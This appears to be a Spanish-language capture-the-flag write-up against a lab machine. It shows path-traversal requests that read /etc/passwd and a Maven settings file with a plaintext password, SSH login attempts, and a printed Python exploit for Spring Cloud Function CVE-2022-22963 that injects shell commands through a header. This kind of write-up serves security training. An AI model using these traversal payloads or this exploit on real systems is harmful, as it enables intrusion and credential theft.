syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
phil:x:1001:1001::/home/phil:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:996::/var/log/laurel:/bin/false
```


Tambien lo podemos hacer en el burpsuite



```
GET /show_image?img=../../../../../../../../etc/passwd HTTP/1.1
Host: 10.129.228.213:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

```


```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Wed, 24 Jul 2024 17:42:22 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
phil:x:1001:1001::/home/phil:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
```

Mirando haciendo LFI con burpsuite vemos la carpeta de los usuarios y luego vemos mas carpetas raras y llegamos a settings. xml y alllamos contraseña y usuario lo guardamos todo




```
GET /show_image?img=../../../../../../../../home/frank/.m2/settings.xml HTTP/1.1
Host: 10.129.228.213:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 617
Date: Wed, 24 Jul 2024 17:51:19 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>

```




```
❯ cat user
       File: user
       phil:DocPhillovestoInject123
       frank
```

Probamos ssh




```
❯ ssh phil@10.129.228.213
The authenticity of host '10.129.228.213 (10.129.228.213)' can't be established.
ED25519 key fingerprint is SHA256:8MhHRO2LTR9G168dKL9vVmXYYb904O1gv5Eg1Q6njSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.228.213' (ED25519) to the list of known hosts.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
```



```
❯ ssh phil@10.129.228.213
The authenticity of host '10.129.228.213 (10.129.228.213)' can't be established.
ED25519 key fingerprint is SHA256:8MhHRO2LTR9G168dKL9vVmXYYb904O1gv5Eg1Q6njSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.228.213' (ED25519) to the list of known hosts.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
phil@10.129.228.213: Permission denied (publickey,password).
❯ ssh frank@10.129.228.213
frank@10.129.228.213's password:
Permission denied, please try again.
frank@10.129.228.213's password:
Permission denied, please try again.
frank@10.129.228.213's password:
frank@10.129.228.213: Permission denied (publickey,password).

 home/unicomanu/Academia/inject   took ⌛ 16s  ✘ 255
```


Ahora despues pues seguimos a ciegas con LFI viendo carpetas que sean importantes para sacar info



```
GET /show_image?img=../../../../../../../../var/www/WebApp/.settings HTTP/1.1
Host: 10.129.228.213:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Wed, 24 Jul 2024 17:58:05 GMT
Connection: close

.classpath
.DS_Store
.idea
.project
.settings
HELP.md
mvnw
mvnw.cmd
pom.xml
src
target
```


Vamos a ver el pom.xml



```
GET /show_image?img=../../../../../../../../var/www/WebApp/pom.xml HTTP/1.1
Host: 10.129.228.213:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 2187
Date: Wed, 24 Jul 2024 18:00:37 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>2.6.5</version>
    <relativePath/> <!-- lookup parent from repository -->
  </parent>
  <groupId>com.example</groupId>
  <artifactId>WebApp</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <name>WebApp</name>
  <description>Demo project for Spring Boot</description>
  <properties>
    <java.version>11</java.version>
  </properties>
  <dependencies>
```

aqui hay muchos datos y eso como no sabemos quie es el POM



Más preguntas

¿Qué es un archivo POM XML?

POM son las siglas en inglés de Project Object Model. Un archivo pom es un archivo XML que se basa en un esquema específico, como se especifica en la parte superior del archivo como se muestra a continuación. 1 dic 2022

josemtech.com
https://josemtech.com › 2022/12/01 › archivos-pom-y-s...
Archivos pom y settings - Josemtech -

Buscar: ¿Qué es un archivo POM XML?


¿Qué es el POM en programación?

Maven utiliza un Project Object Model (POM) para describir el proyecto de software a construir, sus dependencias de otros módulos y componentes externos, y el orden de construcción de los elementos.

Wikipedia
https://es.wikipedia.org › wiki › Maven
Maven - Wikipedia, la enciclopedia libre

Buscar: ¿Qué es el POM en programación?


Ya una vez vamos a buscar algo interesante



```
</dependency>

<dependency>
  <groupId>org.springframework.cloud</groupId>
  <artifactId>spring-cloud-function-web</artifactId>
  <version>3.2.2</version>
</dependency>
<dependency>
```


buscamos algo por aqui

y vemos aqui cositas



Exploit-DB
https://www.exploit-db.com › exp... · Traducir esta página
Spring Cloud 3.2.2 - Remote Command Execution (RCE)
11 jul 2023 — Spring Cloud **3.2.2** - Remote Command Execution (RCE). CVE-2022-22963 . webapps **exploit** for Java platform.


CVE Details
https://www.cvedetails.com › Vmw... · Traducir esta página



```
# Exploit Title: Spring Cloud 3.2.2 - Remote Command Execution (RCE)
# Date: 07/07/2023
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://spring.io/projects/spring-cloud-function/
# Description: Exploit to execute commands exploiting CVE-2022-22963
# Software Link: https://spring.io/projects/spring-cloud-function
# CVE: CVE-2022-22963

import requests, argparse, json

parser = argparse.ArgumentParser()
parser.add_argument("--url", type=str, help="http://172.17.0.2:8080/functionRouter", required=True)
parser.add_argument("--command", type=str, help="ping -c1 172.17.0.1", required=True)
args = parser.parse_args()

print("\n\033[0;37m[\033[0;33m!\033[0;37m] It is possible that the output of the injected command is not reflected in the response, to validate if the server is vulnerable run a ping or curl to the attacking host\n")

headers = {"spring.cloud.function.routing-expression": 'T(java.lang.Runtime).getRuntime().exec("%s")' % args.command }
data = {"data": ""}

request = requests.post(args.url, data=data, headers=headers)
response = json.dumps(json.loads(request.text), indent=2)
print(response)
```

